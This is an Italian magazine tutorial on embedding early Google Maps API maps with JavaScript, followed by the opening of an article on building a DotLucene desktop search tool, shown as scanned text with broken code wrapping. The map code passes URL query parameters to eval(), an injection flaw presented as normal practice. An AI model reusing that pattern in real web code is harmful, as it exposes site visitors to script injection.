



Fig. 1: ***La pagina dimostrativa delle mappe di Google***

a. **Mappa:** visualizzazione politica della mappa.

b. **Satellite:** visualizza la stessa porzione di spazio geografica ma con prospettiva satellitare.

c. **Ibrida:** visualizza sempre la stessa porzione di spazio geografica vista da satellite, ma con tracciati i principali elementi cartografici politici (strade, piazze, etc..).

Molto bene. Ma come è possibile utilizzare tali mappe nel nostro sito?

LINK UTILI

Di seguito trovate i link che vi servono per poter iniziare a programmare con le mappe di Google:

- **La pagina alla quale è possibile effettuare la registrazione del proprio account di accesso ai servizi di Google: http://www.google.com/apis/maps/signup.html**

- **La home page http://www.google.com/apis/maps/ principale dalla quale partire per ricercare la documentazione necessaria sul modello ad oggetti delle *Google Maps*.**

In aggiunta, occorre poter aver accesso ad un web server che ospita un sito internet (quello personale ad esempio), oppure è possibile utilizzare il web server installato sulla propria macchina.

HELLO GOOGLE MAPS !

Per prima cosa occorre verificare che tutto funzioni. A tale scopo, iniziamo a copiare il codice che segue all'interno di un file HTML contenuto sotto la cartella *Gmaps* del web server. Il codice è esattamente quello fornitovi da Google, con una piccola aggiunta...

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
        Strict//EN" "http://www.w3.org/TR/xhtml1
                          /DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
        xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<style type="text/css">
  v\:* {
    behavior:url(#default#VML);
  }
</style>
    <script src="http://maps.google.com/maps?file=
            api&v=1&key={Chiave}" type="text
                        /javascript"></script>
  </head>
  <body>
    <div id="map" style="width: 500px; height:
                               400px"></div>
    <script type="text/javascript">
    //<![CDATA[
      var map = new GMap(
              document.getElementById("map"));
      map.addControl(new GSmallMapControl());
      map.centerAndZoom(new GPoint(-122.1419,
                               37.4419), 4);
      map.openInfoWindow(map.getCenterLatLng(
                ),document.createTextNode(
                      "Hello Google maps!"));
    //]]>
    </script>
  </body>
</html>
```

La linea:

```
<script src="http://maps.google.com/maps?file=
        api&v=1&key={Chiave}" type=
              "text/javascript"></script>
```

rappresenta una inclusione del codice javascript che implementa il modello ad oggetti delle mappe di Google. In particolare si può riconoscere il parametro *v* che indica la versione, attualmente la *1* relativa al parametro file il cui valore fisso è *'API'*, con ovvio significato.
Il tag *<div>* nel codice:

```
<div id="map" style="width: 500px; height:
                           400px"></div>
```

è quello che viene utilizzato per effettuare all'interno della pagina web il rendering della mappa. In altri termini, la mappa viene costruita all'in-

Fig. 2: ***Un esempio di mappa con baloon applicato***

terno del tag *<div>*. Il valore dell'attributo id del tag *<div>*, che vale *"map"* nel nostro esempio, è assolutamente arbitrario.
Proseguendo nel codice, all'interno del tag *<script>* troviamo il seguente codice:

```
1) var map = new GMap(document.getElementById(
                                        "map"));
2) map.addControl(new GSmallMapControl());
3) map.centerAndZoom(new GPoint(-122.1419,
                                  37.4419), 4);
4) map.openInfoWindow(
   map.getCenterLatLng(),document.createTextNode(
                              "Hello Google maps!"));
```

La riga **(1)** crea una istanza della classe *GMap* e "associa" tale istanza al tag *<div>* con *id="map"*. L'istruzione permette la creazione della mappa all'interno del tag *<div>*, con tutte le proprietà che verranno associate all'oggetto map appena creato.
La riga **(2)** aggiunge alla mappa un controllo per la navigazione e lo zoom.
Esistono diversi tipi possibili di controlli di navigazione, che descriveremo in seguito.
La riga **(3)** centra la mappa nel punto di coordinate geografiche *(-122.1419, 37.4419)*, con uno zoom di valore *4*.
La riga **(4)** crea un *"ballon"* ossia una finestra che si sovrappone alla mappa. Il metodo *openInfoWindow(...)* accetta due parametri in input che sono: la coordinata nella quale centrare il baloon, che nel nostro caso è il punto centrale della mappa - valore restituito dal metodo *getCenterLatLng()* - e il testo da visualizzare.
Tutte queste proprietà saranno riprese più avanti nella applicazione *GmapDemo*.

L'APPLICAZIONE GMAPDEMO

A questo punto, per seguire il resto dell'articolo, è assolutamente necessario avere a portata di mano il codice dell'applicazione *GmapDemo* di esempio. L'interfaccia della applicazione è in **Figura 3**. Tutta l'applicazione consiste in due file: *Common.js* che possiede le routine principali e comuni ed il file *GmapDemo.html* che contiene l'interfaccia HTML, la routine principale *onBodyLoad* ed alcune routine specifiche per la gestione dell'interfaccia. La logica della applicazione risiede tutta nella routine *onBodyLoad* che viene eseguita ad ogni caricamento della pagina. La *onBodyLoad* eseguirà i seguenti passi, come mostrato nella **Figura 4**:

- Lettura dei parametri passati in GET ed utilizzati per sapere che tipo di controlli la mappa deve possedere. Tutte le volte che si clicca su uno dei *radiobutton* ❼ o *checkbox* ❽ oppure su uno dei *pulsanti* ❻ o ❿ o ancora se si seleziona un nuovo tipo di mappa dalla *lista valori* ❾, la pagina viene risottomessa passando nell'URL una serie di parametri che descrivono l'azione che abbiamo eseguito.

- Viene creata una istanza della mappa. Attenzione che può essere creata una ed una sola istanza della mappa per ogni tag *<div>* sul quale la mappa viene generata.

Fig. 3: ***Interfaccia dell'applicazione GmapDemo***





Fig. 4: ***Flusso di programma dell'applicazione GmapDemo***

GMaps **è dichiaratamente compatibile con i seguenti browser:**

Firefox/Mozilla, Internet Explorer dalla versione 5 in su e Safari dalla versione 1.2 in avanti.

In pratica con i browser che ricoprono la maggior parte del mercato. Esiste la possibilità di verificare se il browser è compatibile utilizzando il metodo *GBrowserIsCompatible()*.

- Vengono creati tre Listner sulla mappa, per permettere di catturare gli eventi: *moveend*, *click* e *maptypechanged*.. Questa fase rappresenta un po' l'inizializzazione della mappa.
- Vengono impostate le proprietà che deve possedere la mappa, secondo i dati ricevuti in GET. In pratica si deve sapere: dove centrare la mappa, che zoom deve avere, che tipo di mappa deve essere (politica, satellitare o ibrida), quale controllo di zoom e movimento deve visualizzare - se lo deve visualizzare - ed infine se deve mostrare o no il controllo *GmapTypeControl*.
- Viene effettuato il rendering della mappa, ossia la mappa viene disegnata.
- Vengono impostate una serie di proprietà degli elementi grafici della interfaccia utente e rivalorizzati i campi di appoggio hidden della mappa, per rendere tutto congruente con la situazione appena generata.

LA FUNZIONE SOTTOMETTI

Ogni volta che richiediamo che la mappa venga visualizzata in modo diverso, deve essere effettuata una nuova richiesta al server e bisogna effettuare un nuovo rendering della mappa. A tale scopo, la routine *Sottometti ()*, prepara per prima cosa i campi d'appoggio nei quali sono registrati i valori dei dati da passare in GET, richiamando la *routinePreparaCampiHidden()*. Ad esempio ogni volta che viene cliccato il bottone per centrare la mappa, viene richiamata la funzione *Sottometti*

OGGETTI FUNCTION

Si è di solito abituati ad utilizzare le funzioni javascript come elementi di programmazione. È però anche possibile creare un oggetto di tipo *function()* nel seguente modo:

```
var OnClickMappa =
        function(param1,
        param2,...){
  Corpo della funzione }
```

e referenziare tale oggetto all'interno della applicazione come un qualunque altro oggetto. Tipicamente si utilizza in questo modo la funzione quando si utilizza una metodologia di programmazione ad oggetti ma si vuole utilizzare le funzioni, che vengono in questo modo viste come oggetti.

```
<input type="Button" id="btnCenterAndZoom"
        value="Centra&Zoom" onClick=
            "Sottometti(this.id)">
function Sottometti(idCampo)
{
  var strURL = "";
  if(idCampo!="btnRestore")
  {
    PreparaCampiHidden(idCampo);
    strURL = PreparaURLGet();
  }
  EseguiGet(strURL);
}
```

La funzione *sottometti()* a sua volta passa i parametri necessari alla funzione *EseguiGet* che ricarica l'intera pagina ed esegue un nuovo *OnLoad* valorizzando la variabile *Azione* con i campi da sottomettere nella forma: *nomecampo1=valore1 &nomecampo2=valore2…* e utilizzando il codice

```
window.location.href = xRef + "?Inizio&" + Azione +
        "&Fine";
```

LA FUNZIONE ONBODYLOAD

La lettura dei dati passati in GET e la routine *onBodyLoad()* sono implementati dal codice seguente:

```
// Lettura dati passati in get
myArr = LeggiGetData();
//Routine che effettua la lettura dei dati in GET
hid_maptipozoom  = "NoControl";
hid_maptipocontrollo = "0";
hid_TipoMappaSelezionata  = "G_MAP_TYPE";
hid_x_center = -122.141944;
hid_y_center = 37.441944;
hid_zoom = 4;
hid_ComboIndiceTipoMappa  = 0;
// Valorizzazione dei parametri letti, che
// diventano variabili GLOBALI all'interno dello script
  if(myArr[0]!="")
  {
    for(i=0;i<=(myArr.length-1);i++)
    {
      var myParam = myArr[i].split('=');
      eval(myParam[0]+"='"+myParam[1]+"'");
    }
  }
  function onBodyLoad()
  {
    // Instanzio la mappa
    var myMap = new Object;
    myMap = new GMap(
          document.getElementById("map"));
    // Eseguo le operazioni comuni sulla mappa
    Initialize(myMap);
    // Definisco le caratteristiche della mappa
          (controlli e tipo visualizzazione)
    ImpostaProprietaMappa(myMap);
    // Eseguo la creazione della mappa, utilizzando i
          parametri impostati presedentemente
    var Centro = new GPoint(
          parseFloat(hid_x_center), parseFloat(
                hid_y_center));
    var Zoom   = parseInt(hid_zoom)
```

```
        Rendering(myMap, Centro, Zoom);
        // Reinserisco tutti i valori nei campi nascosti
        SetHiddenField();
        // Ristabilisco i campi della interfaccia
        SetCampiInterfaccia();
}
```

La routine *LeggiGetData()* effettua la lettura e parserizzazione dei dati passati nella barra degli indirizzi e restituisce un array *myArr* i cui elementi sono coppie del tipo *chiave=valore* dei parametri passati in GET.

```
function LeggiGetData()
{
    var field1=location.search.indexOf('?Inizio&');
    var len1=String('?Inizio&').length;
    var end1=location.search.indexOf('&Fine');;
    // Estraggo tutti i parametri in xEsegui,
    // che avrà la forma Parm1=a&Parm2=b&....
    var xEsegui=unescape(
                location.search.substring(field1+len1,end1)
                            ).replace(/\+/gi,' ');
    // Estraggo le coppie parametro-valore e le metto
                                        in un array myArr
    var myArr = xEsegui.split('&');
    return myArr;
}
```

I valori restituiti da *LeggiGetData()* vengono valorizzati e diventano variabili globali dello script.
La funzione *OnBoadyLoad* si sviluppa secondo il seguente schema. Per prima cosa viene creata l'istanza *myMap* della mappa utilizzando il relativo costruttore che associa l'oggetto myMap al tag *<div> con id ="map":myMap=new GMap(document.getElementById ("map"))*. La mappa viene poi inizializzata mediante la routine *Initialize()*.
In questa routine, si definiscono tre Listener rispettivamente sugli eventi *moveend*, *click* e *maptypechanged*.
Il codice è il seguente:

```
function Initialize(Mappa) {

  // Oggetto funzione che viene attivata sull'evento
                                  "moveend" della mappa
  var OnMoveendMappa = function()
      {

        var center = Mappa.getCenterLatLng();
        var box = Mappa.getBoundsLatLng();
        var dimensioni     = Mappa.getSpanLatLng();
        // Scrivo il valore delle coordinate del centro
        document.getElementById("1_xcentro"
                          ).innerHTML = center.x.toFixed(3);
        document.getElementById("1_ycentro"
                          ).innerHTML = center.y.toFixed(3);
        // Scrivo il valore delle coordinate dei punti al
           vertice della mappa document.getElementById(
             "2_xmin").innerHTML = box.minX.toFixed(3);
        document.getElementById("2_ymin"
                          ).innerHTML = box.minY.toFixed(3);
        document.getElementById("2_xmax"
                          ).innerHTML = box.maxX.toFixed(3);
        document.getElementById("2_ymax"
                          ).innerHTML = box.maxY.toFixed(3);
        // Scrivo il valore delle dimensioni del box in
                                        unità Lat. e Long.
        document.getElementById("3_width"
                   ).innerHTML = dimensioni.width.toFixed(3);
        document.getElementById("3_height"
                  ).innerHTML = dimensioni.height.toFixed(3);
        // Scrivo il valore dello zoom
        document.getElementById("zoom_level"
                        ).innerHTML = Mappa.getZoomLevel();
        // Salvo il valore dei dati di base in campi nascosti.
        document.getElementById("hid_x_center"
                                      ).value = center.x;
        document.getElementById("hid_y_center"
                                      ).value = center.y;
        document.getElementById("hid_zoom").value
                                 = Mappa.getZoomLevel();
  }
  // Oggetto funzione che viene attivata sull'evento
                                    "click" della mappa
  var OnClickMappa = function(overlay, point)
  {
    if(point)
    {
        document.getElementById("x_click"
                           ).innerHTML = point.x.toFixed(3);
        document.getElementById("y_click").innerHTML
                                   = point.y.toFixed(3);
    }
  }
  // Creazione del listner sugli eventi moveend e click
  GEvent.addListener(Mappa, "moveend",
                                        OnMoveendMappa);
  GEvent.addListener(Mappa, "click", OnClickMappa);
  // Creazione del listner sull'evento maptypechanged
  GEvent.addListener(Mappa, "maptypechanged",
                                              function()
  {  if(Mappa.getCurrentMapType()==G_MAP_TYPE)
     {  document.getElementById(
          "hid_ComboIndiceTipoMappa").value = 0;
        document.getElementById(
            "hid_TipoMappaSelezionata").value =
                                          "G_MAP_TYPE";
     }
     if(Mappa.getCurrentMapType()=
                                    =G_SATELLITE_TYPE)
     {
        document.getElementById(
          "hid_ComboIndiceTipoMappa").value = 1;
        document.getElementById(
```

Quale è il sistema di coordinate cartografiche usate da Google? Molto semplicemente, usa la latitudine e la longitudine. Come noto, un punto sulla superficie terrestre è univocamente determinato dalla sua distanza angolare dall'equatore e dalla sua distanza angolare, misurata lungo il parallelo passante per tale punto, dal meridiano di riferimento di Greenwich. Per chi volesse approfondire, può usare il link:
http://www.google.it/search?hl=it&q=latitudine+longitudine&meta=

```
                    "hid_TipoMappaSelezionata").value =
                                        "G_SATELLITE_TYPE";
      }
      if(Mappa.getCurrentMapType()==G_HYBRID_TYPE)
      {
          document.getElementById(
               "hid_ComboIndiceTipoMappa").value = 2;
          document.getElementById(
                    "hid_TipoMappaSelezionata").value =
                                          "G_HYBRID_TYPE";
       }
       // Sincronizzo con item corretto della combo (9)
      document.getElementById("selTipoMappa"
                                        ).selectedIndex=
     document.getElementById(
                    "hid_ComboIndiceTipoMappa").value;
  }
);

 }
```

Si noti che:

- Vengono referenziati due oggetti javascript di tipo *function()* chiamati *OnMoveendMappa* e *OnClickMappa* ai quali viene associato il codice delle funzioni *OnMoveendMappa* e *OnClickMappa.*
- Vengono creati i *Listener* sui due eventi. Ad esempio, per il primo *Listener GEvent.addListener(Mappa, "moveend", OnMoveendMappa),* il primo parametro di input è l'oggetto *Mappa* (ossia l'istanza *myMap* creata in precedenza), il secondo rappresenta il nome dell'evento che si intende catturare - in questo caso *"moveend"* - ed infine il terzo è l'oggetto di tipo *Funzione* che rappresenta la funzione che deve essere eseguita al verificarsi dell'evento "moveend".
- Viene creato un nuovo listener sull'evento *"maptypechanged"* con una sintassi un po' differente ma ugualmente corretta.

Il listner sull'evento *"moveend"* viene utilizzato per valorizzare il riquadro ❶ in **Figura 3** con i dati corrispondenti. Il codice:

```
  var center         = Mappa.getCenterLatLng();
  var box            = Mappa.getBoundsLatLng();
  var dimensioni     = Mappa.getSpanLatLng();
```

crea le seguenti istanze: *center -> istanza di GPoint* rappresenta il centro della mappa; *box -> istanza* di *GBounds* rappresenta le coordinate del vertice del box nel quale viene creata la mappa; *dimensioni -> istanza* di *GSize* rappresenta le dimensioni del box nel quale viene creata la mappa. Ad esempio, il codice:

```
document.getElementById("2_xmin").innerHTML =
                                       box.minX.toFixed(3)
```

imposta il valore del codice HTML del tag *<span>* dell'interfaccia con *id="2_xmin"* al valore della coordinata *X* minima del box, ossia la latitudine del vertice inferiore destro del box nel quale è costruita la mappa. Il *toFixed(3)* formatta il numero con tre cifre decimali dopo la virgola.
La funzione *OnClickMappa* accetta come input due parametri: il primo è un oggetto *Overlay,* il secondo è un oggetto di tipo *GPoint* che rappresenta le coordinate del punto su cui si è cliccato.
La routine verifica che si sia cliccato su un punto della mappa (e non su un *overlay*) - il codice *if-(point)* - e in tal caso valorizza il campo ❷ in **Figura 3** con le coordinate del punto su cui si è cliccato.
Infine, la routine relativa all'evento *"maptypechanged"* verifica qual è il tipo di mappa corrente e, dopo aver correttamente valorizzato dei campi *Hidden* di appoggio, sincronizza la lista valori ❾ di **Figura 2** con il tipo corretto di mappa visualizzata. Si noti che le "costanti" *G_MAP_TYPE, G_SATELLITE_TYPE, G_HYBRID_TYPE* sono in effetti degli oggetti messi a disposizione dal modello ad oggetti di Google (e non delle stringhe o altro...).
Ricordiamo che tutte queste funzioni vengono attivate solo dopo che la mappa è stata creata (ossia quando la routine *onBodyLoad()* è stata tutta eseguita) e dopo che sia verificato uno dei tre eventi descritti sulla mappa.
La routine *ImpostaProprietaMappa(myMap)* serve per definire quali sono i controlli da visualizzare sulla mappa e che tipo di mappa visualizzare. Il codice è:

```
function ImpostaProprietaMappa(Mappa)
 {
  // Imposto il tipo di mappa a seconda di quello che
                                           ricevo in input
  if(hid_TipoMappaSelezionata == "G_MAP_TYPE")
      Mappa.setMapType(G_MAP_TYPE);
      if(hid_TipoMappaSelezionata ==
                                     "G_SATELLITE_TYPE")
         Mappa.setMapType(G_SATELLITE_TYPE);
         if(hid_TipoMappaSelezionata ==
                                        "G_HYBRID_TYPE")
           Mappa.setMapType(G_HYBRID_TYPE);
  // Inserisco se richiesto il controllo di tipo mappa
  if(hid_maptipocontrollo=='1')
     Mappa.addControl(new GMapTypeControl());
     // Inserisco uno dei tre possibili controlli di zoom
                                   e movimento sulla mappa
```

```
switch(hid_maptipozoom)
  {
    case "GLargeMapControl":
    Mappa.addControl(new GLargeMapControl());
    break
        case "GSmallMapControl":
        Mappa.addControl(new GSmallMapControl());
        break
          case "GSmallZoomControl":
          Mappa.addControl(new
                        GSmallZoomControl());
     break
  }
}
```

Esistono quattro possibili tipi di controlli e tre possibili tipi di visualizzazione della mappa; la routine *ImpostaProprietaMappa(myMap)* non fa altro che impostare il controllo e il tipo di visualizzazione a secondoa di cosa riceve in input. Per aggiungere un controllo, il codice generico è: *Mappa.addControl(<tipo_controllo>);* dove *<tipo_controllo>* è uno dei seguenti possibili oggetti: *GLargeMapControl(), GSmallMapControl(), GSmallZoomControl()* oppure *GMapTypeControl()*.
Infine la routine *Rendering(Mappa, Centro, Zoom)* non fa altro che disegnare la mappa all'interno del nostro tag *<div>*, utilizzando il metodo *centerAndZoom(Centro, Zoom)*.
Il codice è il seguente:

```
function Rendering(Mappa, Centro, Zoom)
{
      Mappa.centerAndZoom(Centro, Zoom);
}
```

I MARKER

I marker altro non sono che piccole icone che si aggiungono sulla mappa in un punto di coordinate date. Sono utili per segnalare i punti notevoli. La routine che disegna un marker è la *LeggiXmlFile (Mappa)* che altro non fa che leggere un file xml dal nome *"data.xml"* che è strutturato come segue:

```
<?xml version="1.0"?>
<markers>
  <marker lat="37.441" lng="-122.141"/>
  <marker lat="37.439" lng="-122.130"/>
  <marker lat="37.420" lng="-122.120"/>
  <marker lat="37.410" lng="-122.150"/>
</markers>
```

Il file viene letto e ne viene effettuato il parsing per ricavare le coordinate dei singoli punti, utilizzando puro javascript. La routine è la seguente:

```
function LeggiXmlFile (Mappa)
{
  if(hid_ReadXmlFile==1)
  {
     var request = GXmlHttp.create();
     request.open("GET", "data.xml", true);
     request.onreadystatechange = function()
     {
       if (request.readyState == 4)
       {
         var xmlDoc = request.responseXML;
         var markers = xmlDoc.documentElement
                .getElementsByTagName("marker");
         for (var i = 0; i < markers.length; i++)
         {
           var point = new GPoint(parseFloat(
                  markers[i].getAttribute("lng")),
           parseFloat(markers[i].getAttribute("lat")));
           var marker = new GMarker(point);
           Mappa.addOverlay(marker);
         }
       }
    }
    request.send(null);
  }
}
```


Nel caso in cui il parametro *hid_ReadXmlFile = 1* (il valore di tale campo varia da 0 ad 1 alla pressione del tasto che richiama *LeggiXmlFile(Mappa)*, a secondo se si vogliono visualizzare o meno i marker) viene istanziata la classe *GXmlHttp* che viene utilizzata per leggere il file di dati xml; tali dati vengono quindi usati per creare tanti oggetti di tipo *GMarker* quanti sono i punti letti, e tali punti vengono aggiunti sulla mappa con il metodo *addOverlay(marker)*.
Notate che cliccando su un punto, non vengono visualizzate le coordinate nella casella ❷ di **Figura 3**. Infatti il “marker” non è la “mappa”, ma si sovrappone ad essa.

CONCLUSIONI

Il concetto di base da comprendere è che una volta che la mappa è stata creata sulla pagina web, essa è statica e non può più essere gestita "da client" con javascript. Volendo modificare le proprietà, deve essere rigenerata ex-novo con le nuove caratteristiche, risottomettendola al server. L'unica interazione diretta "lato client" è quella che fa uso dei Listener e delle funzioni da essi richiamate.

Danilo Berta

Clona Google Desktop Search

Realizza un motore di ricerca iperveloce per cercare per ogni tipo di informazione contenuta nell'hard disk. Integralo nelle tue applicazioni e offri all'utente un prodotto omogeneo

I nostri hard disk diventano sempre più capienti. Se un paio di anni fa avere un hard disk da 40 GB era quasi un lusso, oggi i 160 GB sono la norma e domani lo saranno quelli dell'ordine dei Tera Byte.

Dischi di queste dimensioni ci consentono di archiviare una quantità enorme di informazioni: documenti, fogli di calcolo, fatture, articoli, film, musica ecc.. Tutto positivo finché non abbiamo la necessità di trovare il file che ci serve. So che molti di voi avranno subito pensato: "ho la mia organizzazione e trovo quello che mi serve" ma alzi la mano chi non ha mai rivoltato l'intero hard disk alla ricerca di qualche minuscolo file o di qualche informazione in esso contenuta. Finché si cerca un file intero è facile. Il difficile arriva quando dobbiamo ricercare qualche informazione "interna" ad un file.

Ad esempio: voglio trovare tutti i files che contengono un nome ed eliminarli.

Come si fa?

In questo articolo capiremo come realizzare un motore di ricerca per il nostro PC (un Desktop search) che ci dia la possibilità di trovare le informazioni contenute nei nostri files e di farlo in modo rapido.

Esistono già diverse applicazioni che fanno questo (*MSN Desktop search* o *Google desktop search*); perché quindi realizzarne un'altra? I motivi sono due:

1. capire cosa c'è dietro questi software così utili, e quale modo migliore esiste se non quello di scriversene uno?

2. chi ci vieta di creare un nostro motore che faccia ricerca di dati all'interno di un nostro software?

Mettiamoci quindi all'opera!





Fig. 1: ***La schermata principale del software***

COME FUNZIONA UN MOTORE DI RICERCA

Prima di addentrarci negli aspetti specifici del software che andremo a realizzare, è necessario spendere qualche parola per capire, in linea del tutto generale, come funziona un motore di ricerca. Ci sono alcuni aspetti chiave che vanno compresi altrimenti tutto il resto dell'articolo sarà decisamente "astratto" e di difficile da seguire.

In questo paragrafo parleremo dei concetti di base quali indici, ricerca, analisi dei files.


Tutti concetti che poi riprenderemo più in dettaglio nei paragrafi successivi, analizzandoli nel contesto della libreria specifica che utilizzeremo: *DotLucene*.

Poniamoci quindi la prima domanda: come funziona un motore di ricerca? E cosa ci serve cercare?

Nella vita di tutti i giorni, capita spesso di avere la necessità di ricercare informazioni. Oggi è tutto molto più semplice: apriamo il nostro

browser, raggiungiamo un sito web che raccoglie i dati di cui abbiamo bisogno (numeri telefonici, indirizzi ecc.) ed il gioco è fatto. Ma ieri, per ricercare le stesse informazioni dovevamo affidarci agli strumenti cartacei.
Quando dovevamo ricercare un numero di telefono si apriva l'elenco telefonico, si "filtrava" per città, poi per lettera (relativa al cognome) ed infine si ricercava la persona.
Provate ora ad immaginare un elenco telefonico fatto da tanti foglietti di carta, ognuno con un nominativo segnato su. Tutti questi foglietti sono contenuti in una grossa scatola di cartone. Quando ci serve un numero telefonico dobbiamo:


1. prendere un foglietto dalla scatola;
2. leggerne il testo;
3. se è il numero della persona che stiamo cercando, oltre ad essere stati molto fortunati, abbiamo finito;
4. se non è il numero che stiamo cercando, riprendiamo dal punto **1.** finché non troviamo il numero che ci serve.

Impensabile vero? Eppure è quello che succede quando cerchiamo qualcosa sul nostro hard disk.
Gli strumenti di ricerca tradizionali "esplorano" il disco in modalità sequenziale alla ricerca di tutti i files che esaudiscono il criterio di ricerca.
Ci siamo imbattuti nel primo problema: quello dell'indicizzazione. Affinché una ricerca sia efficiente, è necessario avere un indice che ci permetta di trovare rapidamente l'informazione che stiamo cercando.
Il secondo concetto importante da capire è relativo alla ricerca vera e propria. Ora sappiamo cosa è un indice (e più avanti vedremo come è fatto), ma come lo usiamo?
Andate nelle prime pagine della rivista. Troverete un indice. Se volete sapere a che pagina è questo articolo, lo trovate nell'indice, ne recuperate il numero di pagina e sfogliate la rivista fino a trovarlo. È esattamente quello che il nostro software dovrà fare: una volta trovata la parola cercata, dovrà fornirci un elenco di documenti (con il relativo path) che la contengono.
C'è un altro aspetto che ci resta da comprendere: l'analisi dei files. Ma di questo ne parleremo più avanti, in modo che risulti più semplice la sua comprensione.
Per creare il nostro motore di ricerca personalizzato, utilizzeremo *DotLucene*. Si tratta di un "porting" di una libreria Java in .net.
Il progetto originale si chiama *Apache Lucene* e consiste in una libreria Open Source che consente di inserire nei propri programmi funzionalità di ricerca avanzate.
All'interno di questa splendida libreria troviamo tutte le funzioni che ci servono per creare motori di ricerca davvero potenti e veloci. Tutto quello che dobbiamo fare è referenziare l'assembly nel nostro progetto ed usarlo! Così semplice?
Ebbene sì ma, dietro tanta semplicità si nasconde un codice molto articolato ed abbastanza complesso di cui cercherò di svelare qualche piccolo "segreto".

DOTLUCENE E L'INDICIZZAZIONE

Seguendo la stessa sequenza utilizzata nel paragrafo precedente, il primo aspetto che analizzeremo è l'indicizzazione. Per semplificare la comprensione di alcuni aspetti pratici dell'utilizzo di questa libreria, apriamo il codice allegato nel nostro editor preferito e seguiamo le porzioni di codice più salienti.
Dovrebbe essere chiaro che, senza indice non facciamo la ricerca quindi, il primo passo da compiere quando utilizziamo *DotLucene* è quello di assicurarsi che l'indice sia stato creato e, in caso contrario, crearlo.
Per la creazione dell'indice, oltre ad un controllo nell'evento *load* del form principale dell'applicazione:

```
private void Form1_Load(object sender,
                                    System.EventArgs e)
{
   this.textBoxPath.Text = Environment.GetFolderPath(
                  Environment.SpecialFolder.Personal);
   this.pathIndex = Path.Combine(
                           Environment.GetFolderPath(
      Environment.SpecialFolder.LocalApplicationData),
                                     "DesktopSearch");
   checkIndex();
}
```

abbiamo predisposto un bottone apposito al cui evento *click* è associato il seguente codice:

```
private void buttonIndex_Click(object sender,
                                    System.EventArgs e)
{
   indexWriter = new IndexWriter(this.pathIndex,
                        new StandardAnalyzer(), true);
   bytesTotal = 0;
   countTotal = 0;
   countSkipped = 0;
   enableControls(false);
```

```
DirectoryInfo di = new DirectoryInfo(
                              this.textBoxPath.Text);
DateTime start = DateTime.Now;
addFolder(di);
string summary = String.Format("Fatto. Indicizzati
          {0} files ({1} bytes). Saltati {2} files.",
             countTotal, bytesTotal, countSkipped);
summary += String.Format(" Tempo impiegato
                  {0}", (DateTime.Now - start));
status(summary);
enableControls(true);
indexWriter.Optimize();
indexWriter.Close();
}
```

Nella prima riga dopo la dichiarazione del metodo *buttonIndex_Click*, creiamo una istanza dell'oggetto *IndexWriter* passando come argomenti il path in cui memorizzeremo l'indice *(pathIndex)* e una istanza dell'Analyzer (di cui parleremo più avanti).
IndexWriter si occuperà di popolare l'indice di DotLucene che è così strutturato:

- **Documents:** costituisce l'elemento primario dell'indice. È strutturato in una sequenza di campi denominati *Terms* che a loro volta hanno una struttura interna.
- **Terms:** è l'elemento più piccolo descritto da tre attributi:
    1. **Stored:** il testo originale restituito dalla ricerca
    2. **Indexed:** rende il termine ricercabile (è indicizzato)
    3. **Tokenized:** specifica che l'elemento ha subito il processo di pulizia da parte dell'Analyzer.

In **Figura 2** è visibile una sua schematizzazione.

